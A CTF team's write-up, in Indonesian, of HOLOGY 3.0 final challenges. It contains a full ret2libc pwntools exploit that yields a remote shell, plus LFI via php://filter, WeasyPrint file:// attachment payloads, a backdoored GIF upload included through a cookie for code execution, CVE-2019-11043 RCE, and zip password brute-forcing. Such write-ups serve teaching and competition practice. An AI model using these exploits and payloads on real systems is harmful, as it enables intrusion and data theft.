

WRITE UP FINAL HOLOGY3

Gax gini gax gitu



- MBEERRR
 - ChaO
 - AnehMan

Table of Content

Binary Exploitation	3
Hallo	3
Cryptography	6
NANDOR	6
Reversing	13
not_so_l0ng	13
Telfon saya untuk mengetahui flagnya	14
Forensics	16
Rumah Cermin	16
Web Exploitation	19
HtmlToPdf	19
Valhalla	20
Folkvangr	24
Misc	26
Feedback	26

Binary Exploitation

1. Hallo

a. Executive Summary


Masalah lama muncul kembali

```
nc 95.111.192.17 31337
```

Author: ahm4d

b. Technical Report

Diberikan binary dengan spesifikasi sebagai berikut.



```
chao at vu in [~/Downloads/HOLOGY/final/pwn/chall] Anal
21:17:39 > file hallo && checksec hallo
hallo: ELF 64-bit LSB executable, x86-64, version 1 (SYSV), dynamically linked, interpreter /lib64/ld-linux-x86-64.so.2, for GNU/Linux 3.2.0, BuildID[sha1]=70fa1ba9001b9bdd4a4181f156d52223b1a
r4caa, not stripped
[*] ~/home/chaos/Downloads/HOLOGY/final/pwn/chall/hallo' Binary Exploitation
Arch: amd64-64-little
RELRO: Partial RELRO
Stackite (No canary found)GY3
NX: NX enabled
PIE: No PIE (0x400000)
```

No Pie dan no canary dan 64bit, langsung saja buka pseudocodenya dengan ida.

```
1 int __cdecl main(int argc, const char **argv, const char **envp)
2 {
3     char buf; // [rsp+0h] [rbp-40h]
4
5     setbuf(_bss_start, 0LL);
6     setbuf(stdin, 0LL);
7     setbuf(stderr, 0LL);
8     puts("Nama: ");
9     read(0, &buf, 0x100uLL);
10    puts("Selamat datang peserta finalis CTF HOLOGY 3.0");
11    puts(&buf);
12    return 0;
13}
```

Sangat terlihat ada bug buffer overflow saat melakukan input, langsung saja kami melakukan return ke libc untuk memanggil shell.

Berikut script yang kami buat.

```
from pwn import *

def exploit():
    # p = process("./hallo")
    p = remote("95.111.192.17", 31337)
    binary = ELF("hallo")
```

```
pop_rdi = 0x0000000000400733
plt_puts = binary.plt['puts']
got_puts = binary.got['puts']
main = binary.symbols['main']
ret = 0x0000000000400506
pop_rsi = 0x0000000000400731

payload = ''
payload += 'A' * 0x48
payload += p64(pop_rdi)
payload += p64(got_puts)
payload += p64(plt_puts)
payload += p64(main)

# gdb.attach(p)

p.sendline(payload)

p.recvline()
p.recvline()
p.recvline()
libc_leak = u64(p.recvline()[:-1].ljust(8, "\x00"))
log.info("Libc leak: {}".format(hex(libc_leak)))
libc_base = libc_leak - 0x080aa0
log.info("Libc base: {}".format(hex(libc_base)))
# libc_system = libc_base + 0x055410
# log.info("Libc system: {}".format(hex(libc_system)))
# libc_binsh = libc_base + 0x1b75aa
# log.info("Libc /bin/sh: {}".format(hex(libc_binsh)))
one_gadget = libc_base + 0x4f3d5
log.info("One gadget addr: {}".format(hex(one_gadget)))

payload = ''
payload += 'A' * 0x48
# payload += p64(ret)
payload += p64(one_gadget)

# gdb.attach(p)

p.sendline(payload)
```

```

p.interactive()

if __name__ == "__main__":
    exploit()

```

Run exploitnya

```

chao at Yu in [~/Downloads/HOLOGY/final/pwn/chall]
21:22:40 > python exploit.py
[+] Opening connection to 95.111.192.17 on port 31337: Done
[*] '/home/chao/Downloads/HOLOGY/final/pwn/chall/hallo'
Arch: amd64-64-little
RELRO: Partial RELRO
Stack: No canary found
NX: NX enabled
PIE: No PIE (0x400000)
[*] Libc leak: 0x7fd46404faa0
[*] Libc base: 0x7fd463fcf000
[*] One gadget addr: 0x7fd46401e3d5
[*] Switching to interactive mode
Nama:
Selamat datang peserta finalis CTF HOLOGY 3.0
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA<<d
$ ls
flag.txt
hallo
libc.so
$ cat flag.txt
hology3{m4ntaP_J1w4_luuRRRR}$

```

c. Flag

a. hology3{m4ntaP_J1w4_luuRRRR}

Cryptography

2. NANDOR

a. Executive Summary

Andi (bukan nama sebenarnya) merupakan seorang mahasiswa yang memiliki ketertarikan di bidang kriptografi. Kali ini dia ingin membuat "terobosan" dalam dunia kriptografi visual. Hal ini dengan cara membuat algoritme enkripsi gambar dengan menggunakan NOT, AND, dan OR saja! Tentunya, untuk menambah keamanan algoritmanya, ia melakukan enkripsi berlapis terhadap gambar tersebut. Andi pun menantang anda untuk mencari kelemahan algoritmanya sebelum dipublikasikan.

format flag: flag dalam bentuk lowercase


Author: Joule

HINT:



b. Technical Report

Diberikan gzip compressed, yang berisi file berikut



Penampakan dari generator.py

```
#!/usr/bin/env python
# python 3.8

import numpy
from PIL import Image

def genImage(width=500, height=400, num_of_images=2):
    width = int(width)
    height = int(height)
    num_of_images = int(num_of_images)

    for n in range(num_of_images):
        filename = f'key_{n:02d}.png'
        rgb_array = numpy.random.rand(height, width, 3) * 255
        image = Image.fromarray(rgb_array.astype('uint8')).convert('RGB')
        image.save(filename)
# abaikan indentasi yang berantakan ini
```

Penampakan dari script.py

```
#!/usr/bin/env python
# python 3.8

import cv2
from generator import genImage

def encrypt(gambar, kunci, params=0):
    imgOrKey = cv2.bitwise_or(gambar, kunci)
    imgAndKey = cv2.bitwise_and(gambar, kunci)
```

```

notImgNKey = cv2.bitwise_not(imgAndKey)
res = cv2.bitwise_and(imgOrKey, notImgNKey)

if (params):
    cv2.imwrite('nandor/imgOrKey.png', imgOrKey)
    cv2.imwrite('nandor/imgAndKey.png', imgAndKey)

return res

def main():
    genImage()

    flag = cv2.imread("flag.png")
    key0 = cv2.imread("key_00.png")
    key1 = cv2.imread("key_01.png")
    img0 = cv2.imread("img0.png")

    first = encrypt(img0, key0, 1)
    second = encrypt(flag, key1)
    third = encrypt(first, second)

    cv2.imwrite('nandor/flag_enc.png', third)
    paaneeh(img0, key1)

def paaneeh(a, b): # iseng2
    dualK = encrypt(a, b)
    cv2.imwrite('nandor/apaini.png', dualK)

if __name__ == '__main__':
    import sys
    status = main()
    sys.exit(status)

```

Kita akan fokus ke script.py saja.

Awalnya kami berasumsi kalau proses enkripsi dengan NAND dan OR hasilnya sama dengan XOR, karena kita bisa mengganti gerbang logika lain

hanya dengan NAND (universal logic gate). Jadi kami buat ulang logikanya, dan dibandingkan dengan menggunakan XOR. Berikut scriptnya

```
from random import randint

for i in range(10):
    key = randint(1,100)
    gambar = randint(1,100)
    o = gambar | key
    a = gambar & key
    n = ~a
    res = o & n
    print("NAND + OR:", res)
    print("XOR:", key ^ gambar)
    print()
```

Hasilnya

```
NAND & OR: 80
XOR: 80

NAND & OR: 10
XOR: 10

NAND & OR: 32
XOR: 32

NAND & OR: 122
XOR: 122

NAND & OR: 102
XOR: 102

NAND & OR: 5
XOR: 5
```

Terbukti NAND & OR sama dengan XOR.

Ok, jadi kita perlu mencari flag, atau $\text{img0} \wedge \text{flag}$. Alasan kita mencari $\text{img0} \wedge \text{flag}$, bukan $\text{key0/key1} \wedge \text{flag}$, karena file key di generate secara random. Hal pertama yang dilakukan adalah mencari file hasil bitwise NOT dari `notImgNKey`. Caranya tinggal melakukan bitwise NOT file `imgAndKey.png`

```
import cv2

# cari file nand
```

```
imgAndKey = cv2.imread("imgAndKey.png")
imgNandKey = cv2.bitwise_not(imgAndKey)
```

Langkah selanjutnya adalah mencari hasil enkripsi img0.png dengan key key_00.png. Berikut caranya

```
# + variabel sebelumnya
# cari first
imgOrKey = cv2.imread("imgOrKey.png")
first = cv2.bitwise_and(imgOrKey, imgNandKey)
```

Selanjutnya adalah melakukan operasi XOR apaini.png dengan var first. Output nya adalah key0 ^ key1. Hal ini dikarenakan

```
apaini.png = img0 ^ key1
first = img0 ^ key0
apaini.png ^ first = img0 ^ key0 ^ img0 ^ key1 # img0 ^ img0 = 0
apaini.png ^ first = key0 ^ key1
```

Berikut adalah caranya

```
# + variabel sebelumnya
# xor paaneh dengan first, hasilnya adalah key0 ^ key1
paaneh = cv2.imread("apaini.png")
key_xored = cv2.bitwise_xor(paaneh, first)
```

Selanjutnya XOR first dan flag.enc agar menghasilkan enkripsi kedua (second). Berikut caranya

```
# + variabel sebelumnya
# xor first dengan third(flag_enc.png), hasilnya adalah second
third = cv2.imread("flag_enc.png")
second = cv2.bitwise_xor(first, third)
```

Selanjutnya XOR enkripsi kedua dengan 2 key yang ter-XOR tadi.

```
# + variabel sebelumnya
# xor second dengan key_xored, hasilnya adalah flag ^ key0
flag_key0 = cv2.bitwise_xor(second, key_xored)
```

Terakhir, meng-XOR flag ^ key0 dengan enkripsi pertama. Ini akan menghasilkan img0 ^ flag, sepertinya cukup untuk melihat flag

```
# + variabel sebelumnya
# xor flag_key0 dengan first, hasilnya adalah img0 ^ flag
```

```
img0_flag = cv2.bitwise_xor(flag_key0, first)
cv2.imwrite('img0.png', img0) # flag sudah terlihat disini
```

Hasil img0.png



Seperti dugaan, flag lumayan jelas. Kami mencoba memisahkan kedua file, tapi karena flag sudah bisa dibaca (terima kasih flag gak pake bahasa 1337), kami berhenti sampai tahap ini. Berikut full scriptnya:

```
import cv2

# cari file nand
imgAndKey = cv2.imread("imgAndKey.png")
imgNandKey = cv2.bitwise_not(imgAndKey)
cv2.imwrite('imgNandKey.png', imgNandKey)

# cari first
imgOrKey = cv2.imread("imgOrKey.png")
first = cv2.bitwise_and(imgOrKey, imgNandKey)
cv2.imwrite('first.png', first)

# xor paaneh dengan first, hasilnya adalah key0 ^ key1
```

```
paaneh = cv2.imread("apaini.png")
key_xored = cv2.bitwise_xor(paaneh, first)

# xor first dengan third(flag_enc.png), hasilnya adalah second
third = cv2.imread("flag_enc.png")
second = cv2.bitwise_xor(first, third)

# xor second dengan key_xored, hasilnya adalah flag ^ key0
flag_key0 = cv2.bitwise_xor(second, key_xored)

# xor flag_key0 dengan first, hasilnya adalah img0 ^ flag
img0_flag = cv2.bitwise_xor(flag_key0, first)
cv2.imwrite('img0.png', img0)    # flag sudah terlihat disini
```

c. Flag

Flag: hology3{operasi_gambar_yg_logis}

Reversing

1. not_so_l0ng

a. Executive Summary

To get the flag, input a number that not too long

Author: aldifp01

b. Technical Report

Diberikan sebuah binary apk, namun sebenarnya binary ini adalah ELF. Langsung saja decompile di ghidra.

```
if (cond == 1) {  
    pbVar1 = operator<<<std--char_traits<char>>((basic_ostream *)__TMC_END__, '1');  
    pbVar1 = operator<<<std--char_traits<char>>(pbVar1, 'n');  
    pbVar1 = operator<<<std--char_traits<char>>(pbVar1, 'p');  
    pbVar1 = operator<<<std--char_traits<char>>(pbVar1, 'u');  
    operator<<<std--char_traits<char>>(pbVar1, 't');  
    printf_a();  
    random_f();  
}
```

Pada variabel terlihat pbVar1 terlihat suatu pattern seperti flag(**1nput**). Langsung saja lihat seluruh isi dari variabel tersebut dari fungsi fungsi yang dipanggil.

Jika digabung, akan menghasilkan **1nputd035ntp4s5m4xint39er**.

Namun setelah di submit, flag masih salah dan masih perlu ditambahkan underscore sehingga menjadi **1nput_d035nt_p4s5_m4x_int39er**

c. Flag

Flag: ho1ogy3{1nput_d035nt_p4s5_m4x_int39er}

2. Telfon saya untuk mengetahui flagnya

a. Executive Summary

Anda bekerja sebagai penjawab telepon dari setiap panggilan darurat, tentu anda harus cakap dalam berbicara agar orang-orang tidak tersinggung. Setiap harinya ada selalu ada yang menelfon dan terkadang ada juga yang melakukan "Prank Call" kepada anda, mereka juga berpura-pura seperti orang yang benar-benar membutuhkan panggilan darurat sehingga anda harus berhati-hati. Suatu hari ada panggilan darurat masuk yang mengatakan kalau dia memiliki sebuah "flag". Carilah penelpon tersebut dan berhati-hati terhadap prank call karena dapat merusak informasi yang akan diperoleh!

Format flag = hology3{flag}

Author: aldifp01

b. Technical Report

Diberikan sebuah binary dengan fungsi yang sangat banyak. Tujuannya adalah untuk mencari fungsi yang benar dan call fungsi tersebut melalui GDB.

Setelah beberapa mencari, kami menemukan fungsi yang menarik yaitu pada **phone781_346**.

```
1 void __cdecl phone781_346()
2 {
3     if ( benar == 1 )
4     {
5         phone858_238();
6         phone897_732();
7     }
8     else if ( !benar )
9     {
10        phone858_238();
11        phone897_732();
12    }
13 }
```

Langsung saja kami jump ke fungsi tersebut melalui gdb.

```

gdb-peda$ pdisas phone781_346
Dump of assembler code for function phone781_346():
0x000055555555ad60 <+0>:    push    rbp
0x000055555555ad61 <+1>:    mov     rbp, rsp
0x000055555555ad64 <+4>:    movzx   eax, BYTE PTR [rip+0x7675]
0x000055555555ad6b <+11>:   movzx   eax, al
0x000055555555ad6e <+14>:   cmp     eax, 0x1
0x000055555555ad71 <+17>:   jne     0x55555555ad7f <phone781_346()+31>
0x000055555555ad73 <+19>:   call    0x5555555564cb <phone858_238(>
0x000055555555ad78 <+24>:   call    0x55555555a4ab <phone897_732(>
0x000055555555ad7d <+29>:   jmp     0x55555555ad97 <phone781_346()+55>
0x000055555555ad7f <+31>:   movzx   eax, BYTE PTR [rip+0x765a]
0x000055555555ad86 <+38>:   movzx   eax, al
0x000055555555ad89 <+41>:   test    eax, eax
0x000055555555ad8b <+43>:   jne     0x55555555ad97 <phone781_346()+55>
0x000055555555ad8d <+45>:   call    0x5555555564cb <phone858_238(>
0x000055555555ad92 <+50>:   call    0x55555555a4ab <phone897_732(>
0x000055555555ad97 <+55>:   nop
0x000055555555ad98 <+56>:   pop     rbp
0x000055555555ad99 <+57>:   ret
End of assembler dump.
gdb-peda$ set $rip=0x000055555555ad60
gdb-peda$

```

Setelah itu, kami set variabel **benar** dengan value 1.

```

Legend: code, data, rodata, value
1040    in source-code.cpp
gdb-peda$ set benar=1
gdb-peda$

```

Lalu continue dan kami menemukan suatu string

```

Legend: code, data, rodata, value
1040    in source-code.cpp
gdb-peda$ set benar=1
gdb-peda$ c
Continuing.
_r399Ub3D_m0rF_N017cNUF_9n1Ll4C_
Selamat anda (mungkin) mendapatkan raw flagnya, sil
Masukan sembarang input untuk melanjutkan :

```

Reverse string tersebut, lalu kami menemukan suatu string yang terbaca. Langsung saja submit dengan format flag dan ternyata hasilnya benar

```

chao at Yu in [~/Downloads/HOLOGY/final/rev/telfon]
22:09:54 > echo "_r399Ub3D_m0rF_N017cNUF_9n1Ll4C_" | rev
_C41Ll1n9_FUNC710N_Fr0m_D3bU993r_

```

c. Flag

Flag: `hology3{_C41Ll1n9_FUNC710N_Fr0m_D3bU993r_}`

Forensics

1. Rumah Cermin








a. Executive Summary

Di sebuah kota terdapat rombongan karnaval yang akan di buka pada minggu nanti, tetapi dari semua wahana yang ada, hanya ada satu wahana yang memiliki hadiah yang sangat mahal. Wahana tersebut bernama “Rumah Cermin”, walaupun berhadiah mahal tetapi masih sedikit yang bisa menemukan hadiah , dapatkah anda mendapatkan hadiah tersebut ?

Author: rax_3r

b. Technical Report

Diberikan compressed file, berikut file-file yang dicompress:

Name	Size
 .local	0 bytes
 .bash_history	209 bytes
 .bash_logout	220 bytes
 .bashrc	3,8 kB
 .profile	807 bytes
 flag.zip	31,4 kB
 pass.txt	26 bytes

Ini penampakan .bash_history

```
nano .bash_history
nano pass.txt
zip --password $(cat pass.txt | tr -d '\n') flag.zip flag_755-x-373
rm flag_755-x-373
cat pass.txt
truncate -s -3 pass.txt
cat pass.txt
zip h3.zip * .[^.]*
ls -alt
history -a
```

Isi pass.txt: QVC0GH56H8ASD0KJ5L43MVR YM5

File flag_755-x-373 dikompres dengan password yang ada pass.txt (newline dihilangkan). Setelah di compress, 3 karakter terakhir dihapus. Jadi kita perlu melakukan brute force untuk menebak key. Pertama kami membuat wordlist, lalu wordlist tersebut akan dipakai untuk bruteforce dengan fcrackzip.

Generate wordlist:

```
import string

sample = string.ascii_uppercase + string.digits
known_key = open("pass.txt", "r").read().strip()

for i in sample:
    for j in sample:
        guessed_pass = known_key + i + j
        print(guessed_pass)

# $ python3 brute.py > wordlist
```

Crack zip dengan fcrackzip

```
fcrackzip -D -p wordlist flag.zip
possible pw found: QVC0GH56H8ASD0KJ5L43MVR YM5DD ()
possible pw found: QVC0GH56H8ASD0KJ5L43MVR YM5K1 ()
possible pw found: QVC0GH56H8ASD0KJ5L43MVR YM5NF ()
possible pw found: QVC0GH56H8ASD0KJ5L43MVR YM5TW ()
possible pw found: QVC0GH56H8ASD0KJ5L43MVR YM56Z ()
```


Dari kelima kemungkinan, password zip flag.zip adalah QVC0GH56H8ASD0KJ5L43MVR YM5K1

```
Archive: flag.zip
[flag.zip] flag_755-x-373 password:
inflating: flag_755-x-373
flag_755-x-373: data
```

Hmmm, kita coba buka dengan hex editor

```
000089C032 32 32 32 32 32 32 32 32 32 32 32 32 32 32 32222222222222222222
000089D032 32 32 32 32 32 32 32 32 32 32 32 32 32 32 32222222222222222222
000089E032 32 32 32 32 32 32 32 32 32 32 32 32 21 1C 2122222222222222!..!
000089F032 18 0D 0D 18 0C 0B 0C 09 09 09 01 43 00 DB FF2.....C...
00008A0032 34 33 2E 3C 32 38 3D 39 27 1F 34 34 34 31 30243.<28=9'.44410
00008A102C 29 37 28 1C 1C 23 2C 22 20 27 2E 24 20 1C 1C,)7(..#," '$ ..
00008A201A 1D 1E 1F 1A 1D 14 0F 13 12 19 0C 0B 0B 0C 0D.....
00008A3014 0C 0A 08 09 09 07 07 07 08 05 06 07 06 06 08.....
00008A4000 43 00 DB FF 00 00 60 00 60 00 01 01 01 00 46.C.....`.....F
00008A5049 46 4A 10 00 E0 FF D8 FF IFJ.....
```

Terlihat di akhir file ada header JPG yang terbalik. Langsung coba balik lalu cek kembali. Berikut hasilnya



Berpikir sejenak, kami mencoba mengganti dimensi gambar menjadi 755x373. Berikut hasilnya



c. Flag

Flag: hology3{cHAng3_Y0ur_p3rSp3cT1f}

Web Exploitation

1. HtmlToPdf

a. Executive Summary

Wow! Html to Pdf Converter? What Could Be Wrong?

Flag location? /flag

<http://68.183.180.157:8082/>

Author: wuvel

b. Technical Report

Diberikan sebuah web dengan input url. Langsung saja kami coba menggunakan link dari hookbin.com untuk melihat requestnya.

HTTP HEADERS	Request	Response
accept: */*		
accept-encoding: gzip, deflate		
host: hookb.in		
user-agent: WeasyPrint 52.1 (http://weasyprint.org/)		

pada bagian user-agent terlihat WeasyPrint. Setelah ditelusuri kami menemukan payload seperti ini lalu mencobanya dengan bantuan ngrok:

```
<link rel=attachment href="file:///flag">
```

Namun tidak menghasilkan apa - apa. Setelah ditelusuri lagi kami menemukan script untuk melihat hasil dari payload tersebut.

```
> python3 weasy.py /tmp/mozilla_yudi0/2945b30d4f61f4b6767ac7ed8b414c9f.pdf  
hology3{W34syyy_m4k3_1t_3azyyy_xixixi}
```

c. Flag

Flag: `hology3{W34syyy_m4k3_1t_3azyyy_xixixi}`

2. Valhalla

a. Executive Summary

hack `188.166.235.48:9092/valhalla/` and get the flag!

P.S. No Fuzzing & Enumeration Needed.

Author: rockwell

b. Technical Report

Jika dilihat dengan baik, pada web tersebut terdapat bug LFI pada method POST. Langsung saja gas LFI di **burpsuite**.

```
1 POST /valhalla/ HTTP/1.1
2 Host: 188.166.235.48:9092
3 Content-Length: 11
4 Cache-Control: max-age=0
5 Upgrade-Insecure-Requests: 1
6 Origin: http://188.166.235.48:9092
7 Content-Type: application/x-www-form-urlencoded
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
  like Gecko) Chrome/85.0.4183.121 Safari/537.36
9 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/ap
  ng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
10 Referer: http://188.166.235.48:9092/valhalla/
11 Accept-Encoding: gzip, deflate
12 Accept-Language: en-US,en;q=0.9
13 Cookie: PHPSESSID=168c0e1e3a4dcd338352a208d1e0909d
14 Connection: close
15
16 page=upload
```

Pada html di home page, terdapat comment yang menandakan hint bahwa ada file bernama **config.php**.

Langsung kami coba php filter pada index **page**.

payload : **page=php://filter/convert.base64-encode/resource=config.**

Decode hasilnya. Kami mendapatkan credentials mysql, langsung saja connect remote

```
$server = "188.166.235.48";
#ini yang dipake
#$username = "root";
#$password = "s0p3R_s3crE7";
$username = "rockwell";
$password = "phpmymimin";
```

```
$database = "valhalla";
```

Setelah berhasil remote pada mysql, kami menemukan user **rockwell** dengan password yg di hash dengan md5

```
mysql> select * from users;
+-----+-----+
| user | pass |
+-----+-----+
| rockwell | 3ed072248edbce552216199915ae28ef |
+-----+-----+
1 row in set (0.04 sec)
```

Crack md5 online menghasilkan password **daniel1**.

Lalu login dengan credential tersebut.

Selanjutnya kami leak juga source dari upload.php untuk mengetahui ekstensi yang diperbolehkan.

```
<?php
session_start();
if (!isset($_SESSION['user'])) { die('Login Dulu Bang'); }
?>
<html>
  <body>
    <form action='' method='post' enctype='multipart/form-data'>
      <input type='file' name='file' id='file' />
      <input type='submit' name='submit' value='Upload' />
    </form>
  </body>
</html>
<?php
if (isset($_POST['submit'])) {
  if ($_FILES['file']['error'] <= 0) {
    $filename = $_FILES['file']['name'];
    $filetype = $_FILES['file']['type'];
    $uploadaddir = 'upload/';
    $file_ext = strrchr($filename, '.');
    $imageinfo = getimagesize($_FILES['file']['tmp_name']);
    $whitelist = array(".jpg", ".jpeg", ".gif", ".png");

    if (!(in_array($file_ext, $whitelist))) {
      die('Error 000');
    }

    if (strpos($filetype, 'image') === false) {
```

```

        die('Error 001');
    }

    if($imageinfo['mime'] != 'image/gif' && $imageinfo['mime'] !=
'image/jpeg' && $imageinfo['mime'] != 'image/jpg'&&
$imageinfo['mime'] != 'image/png') {
        die('Error 002');
    }

    if(substr_count($filetype, '/')>1){
        die('Error 003');
    }

    $uploadfile = $uploaddir .
md5(basename($_FILES['file']['name'])).$file_ext;

    if (move_uploaded_file($_FILES['file']['tmp_name'],
$uploadfile)) {
        echo "<img src=\"".$uploadfile."><br />";
    } else {
        die('Error 4');
    }
}
}
?>

```

Ternyata ekstensi yang diperbolehkan hanya **gif**, **jpg** dan **png**.

Namun bagaimana cara agar backdoor dalam **gif**, **jpg**, atau **png** tersebut tereksekusi?

Pada source index.php terdapat sesuatu yang menarik pada kode berikut

//Multilingual. Not implemented yet.

//setcookie("lang","en.lang.php");

session_start();

if (isset(\$_COOKIE['lang']))

{

include("lang/".\$_COOKIE['lang']);

}

// Not implemented yet.


Ternyata pada index.php akan melakukan include pada cookie dengan index **lang**. Ide kami adalah untuk memanggil backdoor gif yang sudah kami siapkan dengan memanfaatkan kode tersebut.

Sebelum itu kami perlu mengupload backdoor gif.


Namun pada saat mengupload, form tidak melakukan action pada **upload.php** sehingga kita harus mengarahkan action tersebut ke **upload.php** secara manual.

Setelah di upload, response yang dihasilkan adalah tag **img** dengan **src** yang merupakan lokasi file yang kami upload.

Langsung saja isi cookie **lang** dengan lokasi file yang kami upload dan shell akan terexec.



Tinggal cari trus cat flagnya.



c. Flag

Flag: **hology3{3Z_mU17pl3_vUIN_l34dS_t0_rC3}**

3. Folkvangr

a. Executive Summary

hack 68.183.180.157:8081/index.php and get the flag!

Author: rockwell

b.tTechnical Report

Diberikan sebuah web yang hanya menampilkan phpinfo. Setelah gugling - gugling lalu kami menemukan CVE-2019-11043.

Payload yang kami gunakan adalah sebagai berikut:

[illegible]

Payload tersebut kami loop lalu memasukkan payload rce
/index.php?a=cat ../flag.txt

Flag: **hology3{cV3_inc4s3_y0u_r3ad_l4teSt_n3wS}**

Misc

1. Feedback

a. Executive Summary

<https://forms.gle/qMqLKDPBZiL4L9KS8>

b. Technical Report

Tinggal isi dengan sepenuh hati, klik submit, keluar flag....

c. Flag

Flag: `hology3{thank_you_for_your_feedback}`